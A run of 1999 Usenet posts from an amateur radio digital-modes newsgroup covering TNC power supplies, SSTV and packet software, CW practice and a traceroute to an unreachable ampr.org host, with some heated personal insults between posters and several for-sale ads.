Date: 1999-04-04 00:00:00 UTC
From: davev <davev@ccnn.net>
Message-ID: <37075DB5.7C5C@ccnn.net>
Source record: 18663

anyone know how to run this prgm?
tnx de dave-n2rhl

1808. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <LIJN2.93$45.1252@news.goodnet.com>
Source record: 18664

#1 Voltage = Current times Resistance (basic electronic math).

A battery based power source will handle more current draw
than a power supply on its own will (for bursts or short term).
and voltage will not drop, and ripple voltage will not increase.

#2 Wall cubes don't work when the Public Utility is offline due to
an emergency (storm damage, power plant bomb damage, etc).
Any Ham or professional radio site with a wall cube is off the air
when you would need them the most.

#3 Two power supplies are not better than one.

Pick a supply that will charge your battery at a satisfactory rate.
A trickle-charger is fine for most Packet radio stations, as there
is generally excess capacity in the battery for this type of operation.
Two of anything, is 50% more unreliable (able to break).

#4 PK-232 are high current devices. A 1.5 Amp draw would not be
unreasonable. The PK-232 was probably one of the last designs of
the TTL age, before CMOS and surface-mount.

Finally,

#5 Disaster Preparedness and wall cubes are incompatible.

Anyone who uses or recommends a wall cube isn't a "real ham"
and would have to use the telephone in an emergency (probably
cellular or PCS).

Steve, K5OKC
Oklahoma City

Charles Brabham wrote
>
>My experience with this problem was with an old AEA PK-232mbx. I had the
>PK-232 connected to the same power supply as my 100 watt HF rig. The supply
>was a 35 amp model which was more than large enough for that radio. When
>operating AMTOR, the rig keying up would drop the supply voltage, and very
>rapidly cause the TNC to hang up.
>
>When I switched over to using a wall-cube for the PK-232, the problem was
>history. Try using a separate power supply for the TNC.
>
>A wall-cube should work just fine, or a battery if you don't mind having to
>fool with replacing it from time to time.

1809. Re: HELP with MFJ1278B + SSTV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Ernst Niggli <niggli@pyl.unibe.ch>
Message-ID: <37077014.AF856578@pyl.unibe.ch>
Source record: 18665
Body handling: Binary attachment payload not displayed: niggli.vcf

Hello, I made the same servation using mfj1278 and the Mac software.

Jim Shurden of MFJ reckoned that you cannot expect more
for the money. I am not shure whether we have to accept this.

Please let me know if you find a solution to the problem.

73 Ernst

http://come.to/HB9PVI

barry.padgett@virgin.net wrote:

> Hi can anyone help with problem with mfj1278b and sstv
> I am using multicom for windows, my problem is , all virtical
> lines on recived pictures have a wobble on them.
> tried tuning up down but cant get rid of wobble
> please help ,many thanks,,,,,Barry .(G4VWT)

[One or more binary attachments are retained only in the source text.]

1810. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <1pKN2.97$45.1367@news.goodnet.com>
Source record: 18666

What gage of wire were you using to 1) The TNC, 2) the radio?
How long were the cables (long cables have more resistance
than short cables--duh)

While it is overkill (handles up to 20 amps), I use #14 AWG
stranded wire that I buy at the NAPA dealer, for most primary
DC power in the Ham shack (battery to appliance). Get a 50
foot roll of Red and Black wire. This is the same stuff I wired
my 54 Dodge Panel Truck with (#10 AWG to the Alternator
and IGN SW).

For HF, I use #10 AWG and this should handle 40 amps
with very little voltage drop (< .5 ohm). Many cars and trucks
use this gage at 60 amps (primary power to the IGN switch).

I don't have a handbook handy, but I suspect the ARRL has
some standard figures available for AWG versus resistance
and ampere ratings.

Charles Brabham wrote
>
>My experience with this problem was with an old AEA PK-232mbx. I had the
>PK-232 connected to the same power supply as my 100 watt HF rig. The supply
>was a 35 amp model which was more than large enough for that radio. When
>operating AMTOR, the rig keying up would drop the supply voltage, and very
>rapidly cause the TNC to hang up.

1811. Re: help: Soft Ice

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#zSmY6qf#GA.261@upnetnews03>
Source record: 18667

Dave,

Yes, it's the most powerful debugger that is available. Mostly used for debugging device drivers and O/S kernel code. If you're not doing this type of work, then you might want to stay with your compiler's built in debugger.

davev wrote in message <37075DB5.7C5C@ccnn.net>...
>anyone know how to run this prgm?
>tnx de dave-n2rhl

1812. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7e7uko$2tci@enews2.newsguy.com>
Source record: 18668

Steve Sampson wrote in message ...

>
>*Anyone* who uses or recommends a wall cube isn't a "real ham"
>and would have to use the telephone in an emergency (probably
>cellular or PCS).

I don't know about being a "real ham", but Steve is obviously a "real jerk".

I don't attempt to set up for "WW3" in my house. In an emergency, the
relevant equipment goes out to the car.

Eat my shorts, Stevie-pooh.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1813. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <TVMN2.106$45.1357@news.goodnet.com>
Source record: 18669

Here's the deal asshole.

I've added you to my kill-file list. Do the same for me.
That way you don't have to read my posts, and I don't
read your posts.

Charles Brabham "Chuckles" in a tantrum wrote
>
> Steve is obviously a "real jerk".
> Eat my shorts, Stevie-pooh.

1814. WANTED: JNOS manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: yv4fnc@cantv.NET
Message-ID: <37077965.3D553F4F@cantv.net>
Source record: 18670

Hello, folks...

Where could I find the JNOS manual..??

Thanks in advance!

Jose, YV4FNC.

1815. Re: win95sstv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: asken@att.net
Message-ID: <3707a73e.1482157@netnews.att.net>
Source record: 18671

Try the following Web address, that should get it for you. Have fun.
KEN-WB7NEX
http://www.siliconpixels.com/W95SSTV/W95SSTV.HTM
On Sat, 03 Apr 1999 12:05:50 -0500, davev <davev@ccnn.net> wrote:

>anyone know where i can find, and download a program called:
>win95sstv ?
>tnx de dave-n2rhl

1816. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7e8cel$3lr$1@news.asu.edu>
Source record: 18672

The absolute BEST way to improve your CW skills is to listen to your radio -- never mind the computer. Find someone (a REAL person) talking to another REAL person at a speed just a little bit faster than you can copy. Sit back in your chair, relax, and pick up what you can. Pretty soon, you're going to find that you are copying everything they say. It works --- try it!

73,

Jack VE3EED/W7
in Chandler, AZ
--

1817. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: vbreault@aol.com
Message-ID: <19990404162449.17651.00002063@ng-fq1.aol.com>
Source record: 18673

Jack VE3EED/W7 said:
>The absolute BEST way to improve your CW skills is to listen to
>your radio -- never mind the computer. Find someone (a REAL person)
>talking to another REAL person at a speed just a little bit faster
>than you can copy. Sit back in your chair, relax, and pick up what
>you can. Pretty soon, you're going to find that you are copying
>everything they say. It works --- try it!

I can endorse this technique with one stipulation. That is, listen to code that is sent correctly. Listening on the air to someone's sloppy fist is frustrating at least and at worst a poor example to emulate. One really outstanding reason to listen to machine generated code is that it is correctly sent and without interference. Just like most of the CW tests.

Val / N8OEF

1818. Re: WANTED: JNOS manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7gfiv8.g4e.nielsen@bob.localnet>
Source record: 18674

On 4 Apr 99 14:38:29 GMT, Jose A. Tedeschi O. <yv4fnc@cantv.NET> wrote:
>Hello, folks...
>
>Where could I find the JNOS manual..??
>
>Thanks in advance!
>
>Jose, YV4FNC.
>

ftp://pc.usl.edu/pub/ham/jnos111c/docs222c.zip

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1819. Re: WANTED: JNOS manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <_jQN2.121$45.1432@news.goodnet.com>
Source record: 18675

Almost got it. Go to here:

ftp://pc.usl.edu/pub/ham/jnos111c

And look for stuff with *.doc or readme.*

Steve

Bob Nielsen wrote in message ...
>On 4 Apr 99 14:38:29 GMT, Jose A. Tedeschi O. <yv4fnc@cantv.NET> wrote:
>>Hello, folks...
>>
>>Where could I find the JNOS manual..??
>>
>>Thanks in advance!
>>
>>Jose, YV4FNC.
>>
>
>ftp://pc.usl.edu/pub/ham/jnos111c/docs222c.zip

1820. pc packratt for windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: gervais <gfillio1@globetrotter.qc.ca>
Message-ID: <01be7ed6$f5d59930$7b31a98e@gf486nt>
Source record: 18676

hi ,
well i need a copy of papackratt for win95 does any one can help me find
it?

thanks
ve2ckn
gervais

--

pour repondre:
gfillio1@globetrotter.qc.ca

1821. MFJ MULTICOM SOFTWARE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: gervais <gfillio1@globetrotter.qc.ca>
Message-ID: <01be7ed7$2c2d3060$7b31a98e@gf486nt>
Source record: 18677

hi to all of you,
well i am looking for a copy of multi-com for my MFJ,S'
can anyone help me with this?

i will appreciate any help

ve2ckn@rac.ca
gervais
ve2ckn

--

pour repondre:
gfillio1@globetrotter.qc.ca

1822. Re: MFJ MULTICOM SOFTWARE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <Oi1VZFvf#GA.187@upnetnews03>
Source record: 18678

http://www.mfjenterprises.com

gervais wrote in message <01be7ed7$2c2d3060$7b31a98e@gf486nt>...
>hi to all of you,
>well i am looking for a copy of multi-com for my MFJ,S'
>can anyone help me with this?
>
>i will appreciate any help
>
>ve2ckn@rac.ca
>gervais
>ve2ckn
>
>--
>
>pour repondre:
>gfillio1@globetrotter.qc.ca

1823. Re: pc packratt for windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <exhiDGvf#GA.257@upnetnews03>
Source record: 18679

PcPakRatt 2.1 is for Windows 3.1 only. While it will run under Windows 95,
it's not a 32 bit program.

CSS aquired the rights to PcPakRatt last month.

You can get PcPakRatt or the 32 bit PkTerm '99 from http://www.timewave.com

gervais wrote in message <01be7ed6$f5d59930$7b31a98e@gf486nt>...
>hi ,
>well i need a copy of papackratt for win95 does any one can help me find
>it?
>
>thanks
>ve2ckn
>gervais
>
>--
>
>pour repondre:
>gfillio1@globetrotter.qc.ca

1824. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7e8umm$n3s$1@nw001t.infi.net>
Source record: 18680

When I was a kid, I used to listen to W1AW for code practice.
After a long period of activity I tuned up and noticed that ARRL does not
seem to broadcast on weekends anymore. Didn't they used to be 7 days a week?
What happened? Budget cutbacks?
Tom, N2LDE

Vbreault wrote in message <19990404162449.17651.00002063@ng-fq1.aol.com>...
>Jack VE3EED/W7 said:
>>The absolute BEST way to improve your CW skills is to listen to
>>your radio -- never mind the computer. Find someone (a REAL person)
>>talking to another REAL person at a speed just a little bit faster
>>than you can copy. Sit back in your chair, relax, and pick up what
>>you can. Pretty soon, you're going to find that you are copying
>>everything they say. It works --- try it!
>
>I can endorse this technique with one stipulation. That is, listen to code
that
>is sent correctly. Listening on the air to someone's sloppy fist is
frustrating
>at least and at worst a poor example to emulate. One really outstanding
reason
>to listen to machine generated code is that it is correctly sent and
without
>interference. Just like most of the CW tests.
>
>Val / N8OEF
>

1825. i got it,tnx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: davev <davev@ccnn.net>
Message-ID: <37080F44.56C1@ccnn.net>
Source record: 18681

```
i got it,tnx all!
ttyl de dave-n2rhl
```

1826. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: svwindigo@aol.comNOsPAM
Message-ID: <19990404231824.00600.00002640@ng112.aol.com>
Source record: 18682

>"Steve Sampson" <ssampson@usa-site.net>

Steve, from a ham who has just been reading this thread let me say this;

Your attack on N5PVL was way off base in my opinion. You started it, he
didn't.

Secondly, your "techncal advice" to the original poster was pretty lame stuff
to be giving to a person of her experience.

Regards
Chuck
KF0LX

1827. pc. packratt for windows manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: LeRoy Prosic <ve3lgp@tct.net>
Message-ID: <7e9luc$mf7@sabik.tct.net>
Source record: 18683

Wanted: A replacement manual for PC. Packratt for Windows. I lost mine in a flood. Time Wave wants $15.00 [that,s $20.00 in Can. currency + shipping]? All I need is the manual. I managed to selvage the program on the hard drive and the floppy? Please reply www.ve3lgp@tct.net Thank you

1828. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <uU%N2.189$45.1584@news.goodnet.com>
Source record: 18684

Well Charles, I will endeavor to try harder in the future. Maybe one day
I will be as intelligent and sure footed as yourself. I salute you in all
of your technical postings to this group! I look up to you, and can
only one day hope to be the Ham that you are.

The posting, by the way, was generic in nature for others, and I'm sure
Trish knows how to hit the delete key just fine.

Best Regards,

Steve

SV Windigo wrote
>your "techncal advice" to the original poster was pretty lame stuff
>
>Regards
>Chuck
>KF0LX

1829. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ea44f$kaa@enews2.newsguy.com>
Source record: 18685

Steve Sampson wrote in message ...

>Well Charles, I will endeavor to try harder in the future. Maybe one day
>I will be as intelligent and sure footed as yourself. I salute you in all
>of your technical postings to this group! I look up to you, and can
>only one day hope to be the Ham that you are.

If you'll quit acting like a belligerent drunk, that'll be good enough for
me, Steve.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1830. Re: win95sstv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: "George J. Molnar" <George@Molnar.com>
Message-ID: <37089F21.D57FD89B@Molnar.com>
Source record: 18686

http://www.siliconpixels.com/W95SSTV/W95SSTV.HTM

davev wrote:
>
> anyone know where i can find, and download a program called:
> win95sstv ?
> tnx de dave-n2rhl

--
George J. Molnar (KF2T)
Lebanon, New Hampshire
http://George.Molnar.com
Instant Messenger: G Molnar

1831. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7eabei$j8c$1@brokaw.wa.com>
Source record: 18687

Well, we don't have any parts stores over here, so I used
1/4 of a Radio Shack potted full wave rectifier that was in
my junque box... But I'm sure any nice heavy diode would
work.....

73, Jim KH2D

"Steve Sampson" <ssampson@usa-site.net> wrote:

>Good idea Jim, what kind of diode are you using (location to
>purchase)? Must be industrial grade? :-)

>Thanks,

>Steve, K5OKC
>Oklahoma City

>Jim wrote
>>That's a good idea, Steve, except one thing missing. Put a diode
>>between the battery and the power supply, or during long periods
>>of no commercial power, the power supply will drain the battery...
>>At least mine did, a Kenwood PS-50 with 3 - 12 volt batteries.
>>
>>73, Jim KH2D
>>
>>"Steve Sampson" <ssampson@usa-site.net> wrote:
>>
>>>Get rid of the wall-cube and power it from the battery.
>>>You do use a battery don't you? :-)
>>
>>>>--------------------------cut
>here--
>>
>>>HOW TO POWER A HAM RADIO STATION
>>>Public Domain (p) Steve Sampson

1832. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37160066.432916059@news.atl.bellsouth.net>
Source record: 18688

On Sun, 4 Apr 1999 00:53:39 -0500, "tom" <tsokol@injersey.com> wrote:
>The trouble is, the software txt and doc files don't describe what kind of
>interface you need. Do I directly wire the audio from the headphone jack to
>the SoundBlaster mic input? They don't say. Other programs use com ports
>with the same lack of interface info.
>I was just asking for advice, that's all.
>Tom, N2LDE

Wire from the headphone jack (or better, from a rear panel fixed audio level jack if your radio has one) to the *line* input of the SB. You'll overload the mic input. That only wants a few millivolts.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1833. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3717011e.433100581@news.atl.bellsouth.net>
Source record: 18689

On Sun, 4 Apr 1999 20:41:01 -0400, "tom" <tsokol@injersey.com> wrote:
>When I was a kid, I used to listen to W1AW for code practice.
>After a long period of activity I tuned up and noticed that ARRL does not
>seem to broadcast on weekends anymore. Didn't they used to be 7 days a week?
>What happened? Budget cutbacks?
>Tom, N2LDE

In an nutshell, yes. I think that they may have also realized that there is
less call for broadcast code practice these days, given all the good free
computer programs, tapes, etc.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1834. Re: WANTED: JNOS manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7gi21e.61.nielsen@bob.localnet>
Source record: 18690

On Sun, 4 Apr 1999 15:49:10 -0500, Steve Sampson <ssampson@usa-site.net> wrote:
>Almost got it. Go to here:
>
>ftp://pc.usl.edu/pub/ham/jnos111c
>
>And look for stuff with *.doc or readme.*
>
>Steve
>
>Bob Nielsen wrote in message ...
>>On 4 Apr 99 14:38:29 GMT, Jose A. Tedeschi O. <yv4fnc@cantv.NET> wrote:
>>>Hello, folks...
>>>
>>>Where could I find the JNOS manual..??
>>>
>>>Thanks in advance!
>>>
>>>Jose, YV4FNC.
>>>
>>
>>ftp://pc.usl.edu/pub/ham/jnos111c/docs222c.zip

So much for touch typing:

ftp://pc.usl.edu/pub/ham/jnos111c/docs111c.zip

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1835. Sound Blaster and RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: YPAK35A@prodigy.com
Message-ID: <7eb906$22ou$1@newssvr03-int.news.prodigy.com>
Source record: 18691

Has anyone had experience running rtty with a pc and the sound balster card ? How good does it work and how do you do it . I only want to run rtty and cw with the sound blaster. Any info would be appreciated, many thanks- Larry WB5KYK/QRP

1836. Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <7ebgg0mmu1@news2.bit-net.com>
Source record: 18692
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Can anyone not inside the AMPR.org system access
http://gw.ve1smu.ampr.org/ ?

I have been trying for 4 days without success. I have
asked my ISP and they have tried from several places in
the US without success.

Help?

~~~

\ ~ / .... DavidC K1YP@qsl.net
~~~

1837. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Gary - KJ6Q <davison7@gte.net>
Message-ID: <7ebfpj$q1h$1@news-2.news.gte.net>
Source record: 18693
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I just tried 3 times with no success...

--
Gary - KJ6Q
==========
ONLY in America, could a man who clearly
stated his "Loathing of the military" be elected
President and Commander-in-Chief by the adoring
voters of his party - and THEN with no discernable pangs
of conscience, send THEIR sons and daughters to fight
and die in the EXACT same sort of conflict HE so cowardly
avoided and demonstrated against... It's no wonder so many
in our military despise HIM so much in return!
==========
DavidC wrote in message <7ebgg0mmu1@news2.bit-net.com>...
>Can anyone not inside the AMPR.org system access
>http://gw.ve1smu.ampr.org/ ?
>
>I have been trying for 4 days without success. I have
>asked my ISP and they have tried from several places in
>the US without success.
>
>Help?
>
>~~~
>ï¿½ï¿½ï¿½
>\ ~ / .... DavidC K1YP@qsl.net
>
>

1838. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Daniel Zimmerman <zimmerds@clarkson.edu>
Message-ID: <370959B3.F47F0166@clarkson.edu>
Source record: 18694
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I get no ping replies from gw.ve1smu.ampr.org, ve1smu.ampr.org, etc, but
I do get replies from ampr.org and other xxxx.ampr.org sites. I don't
think ve1smu is up and running.
73,
Dan
N3UMH/2

1839. FS: Motorola M75 TDMA Digital Cellular Phone w/HF Kit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#v6GnI9f#GA.241@upnetnews03>
Source record: 18695
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

$200.00 + Shipping for Phone, 2 Batteries, Sig adapter, Hands Free Kit.
For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail: ST1A55@msn.com

Thanks!!! Rich

1840. FS: Motorola HT 600 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#EYQ9J9f#GA.154@upnetnews03>
Source record: 18696
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

$250.00 + Shipping Comes with Battery, Antenna, 1Hour Charger.
For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail: ST1A55@msn.com

Thanks!!! Rich

1841. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <J4eO2.1202$45.2480@news.goodnet.com>
Source record: 18697

It's merely opinion and dollars.

The deep-cycle batteries cost more, #1. and #2 you never
deep-cycle them. What you would have to do, is charge your
battery up, and then let it discharge through use, down to
11 volts or so. Then charge it back up. That means more
electronics (money) to determine charge.

I know people that drive golf-carts until they barely move!
Now that's a deep-cycle! :-)

Steve

JACK CLARKE wrote
>
>Steve,
>
>You shouldn't have used the word "ultimate". If you want to use
>that word, I think you should get the golf-cart batteries.
>
>
>Jack VE3EED/W7
>in Chandler,AZ

1842. FS: Motorola Radios / Equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#v3tvO9f#GA.160@upnetnews03>
Source record: 18698
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Visit: http://www.channel21.com/radio/tech55/

E-mail: ST1A55@msn.com

Thanks!!! Rich

1843. Re: Sound Blaster and RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Rick Williams <mrfarm@frontiernet.net>
Message-ID: <7ebrka$8tu$1@node17.cwnet.frontiernet.net>
Source record: 18699

Larry Jones wrote in message
<7eb906$22ou$1@newssvr03-int.news.prodigy.com>...
>Has anyone had experience running rtty with a pc and the sound balster
>card ? How good does it work and how do you do it . I only want to run
>rtty and cw with the sound blaster. Any info would be appreciated, many
>thanks- Larry WB5KYK/QRP

If you prefer to work in the windows environment and want to also try
something new which works significantly better than RTTY (except for
contesting) you might also consider PSK31 which is free and only requires
rig and soundcard in a PC.

Sincerely,

Rick, KV9u

1844. FS: 2 Motorola Maxtrac 800 Trunking Type I / Conv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <ew9CIc$f#GA.276@upnetnews03>
Source record: 18700
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

2 Motorola Maxtrac 800 Trunking Type I / Conv
Asking $200.00 + Shipping Or Best Offer

For Picture And Or More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com

1845. FS: 4 Motorola New Vehical Adaptor Model NTN5612A HT-600

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <eQJEbe$f#GA.340@upnetnews03>
Source record: 18701
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

4 Motorola NEW IN BOX Vehicle Adapter Model NTN5612A
For HT-600, MT-1000, MTX-800 Series Radios

Prices Vary For Picture And Or More Info Visit:
http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com

1846. Software Packet FREEWARE: PKT5MON 5.23 (english version!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-05 00:00:00 UTC
From: RadioClub de Teleco <rct@lostrego.uvigo.es>
Message-ID: <3708E3CE.7596BA6C@lostrego.uvigo.es>
Source record: 18702

Hello everybody!

We'd like to inform you that the freeware program PKT5MON has been translated into English language.

For those of you who don't know, PKT5MON is a program that, with a simple
HAMCOMM modem, decodes PACKET frames which are sent between DX CLUSTER stations.
It's very useful for those of you who can't access a local DX CLUSTER but
want to receive DX-spots and WWV reports, the same way if you could access
one.

You have mucho more information and a screenshot on the web page of the program:

http://lostrego.uvigo.es/pkt5mon/
(there is an English language version as well)

Of course this program is FREEWARE and as it has had so much success in our
local ham radio community, we thought about distributing it via the net so
that everybody could use it.

Greetings from EA1RCT (RadioLab at University of Vigo, Spain)

PS. (Feel free to forward this message to any other forum which may be interested in this software)

RadioClub de Teleco - Vigo
EA1RCT - rct@lostrego.uvigo.es
http://lostrego.uvigo.es

1847. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: EdLeslie@EDU.YorkU.CA
Message-ID: <37095d05.124261648@news.shprd1.on.wave.home.com>
Source record: 18703
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

On Mon, 5 Apr 1999 19:18:48 -0400, "DavidC" <davidc@bit-net.com>
wrote:

>Can anyone not inside the AMPR.org system access
>http://gw.ve1smu.ampr.org/ ?
>
>I have been trying for 4 days without success. I have
>asked my ISP and they have tried from several places in
>the US without success.
>
>Help?

No joy from here -- but I think it's because the gw to the ampr.org is
designed to not allow traffic to flow. Here is a traceroute from me to
your address (I've lopped off the first few lines which are not
relevant to the discussion -- they just show the hops before the trace
got out into the 'real' internet).

Monday, April 05, 1999 09:01:32PM

TraceRoute to host gw.ve1smu.ampr.org

Timeout 5
Start from hop 1
Maximum Hops 30

Address Host Name Msg Type
Time
[snip]
5 192.157.69.5 sprint-nap.cerf.net TTL Exceeded
20 ms
6 134.24.29.45 atm9-0-3-155M.san-bb1.cerf.netTTL Exceeded
90 ms
7 134.24.12.26 sdsc-gw.san-bb1.cerf.net TTL Exceeded
120 ms
8 192.12.207.5 bigmama.ucsd.edu TTL Exceeded
131 ms
9 No response

10 44.0.0.1 ampr.org TTL Exceeded
131 ms
11 140.184.21.39 Observatory3.StMarys.CA TTL Exceeded
150 ms
12 No response

13 No response

14 No response

15 No response

16 No response

17 No response

18 No response

19 No response

20 No response

21 No response

22 No response

23 No response

24 No response

25 No response

26 No response

27 No response

28 No response

29 No response

30 No response

--
EdLeslie@TorFree.NET <Ed Leslie>

1848. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7ebn69$82f$1@news.asu.edu>
Source record: 18704

Steve,

You shouldn't have used the word "ultimate". If you want to use
that word, I think you should get the golf-cart batteries.

Jack VE3EED/W7
in Chandler,AZ
--

1849. Help with MFJ 1278 & MultiCom software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Wayne Patrick Kf4nac <awpatrick@mindspring.com>
Message-ID: <01be7fd5$8a9a9260$012345cf@toshiba>
Source record: 18705

I have a older MFJ 1278 I bought new a few years ago.
I also bought the MultiCom dos software package.
Now I want to get back on packet and the other digital modes and need
software for the 1278. My multicom floppy won't work anymore.
What I want to know is what's the best software,hardware setup? Are sound
cards better and where can I find more info on setup & software fot them?
Is MultiCom for windows copy protected? The old dos software was great,but
the protection is a pain (I'm on my 4th computer and 10th hd upgrade).
I would like to try 2mtr sstv from mir and locally. I also like hf sstv and
other modes.
The lack of software is why I put the controller in closet two years ago.

Thanks for any and all help on this.

Thanks,
Wayne KF4NAC
kf4nac@amsat.org or
awpatrick@mindspring.com

1850. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: jeroen@psas01.cern.ch
Message-ID: <7ec9ha$64a$1@sunnews.cern.ch>
Source record: 18706
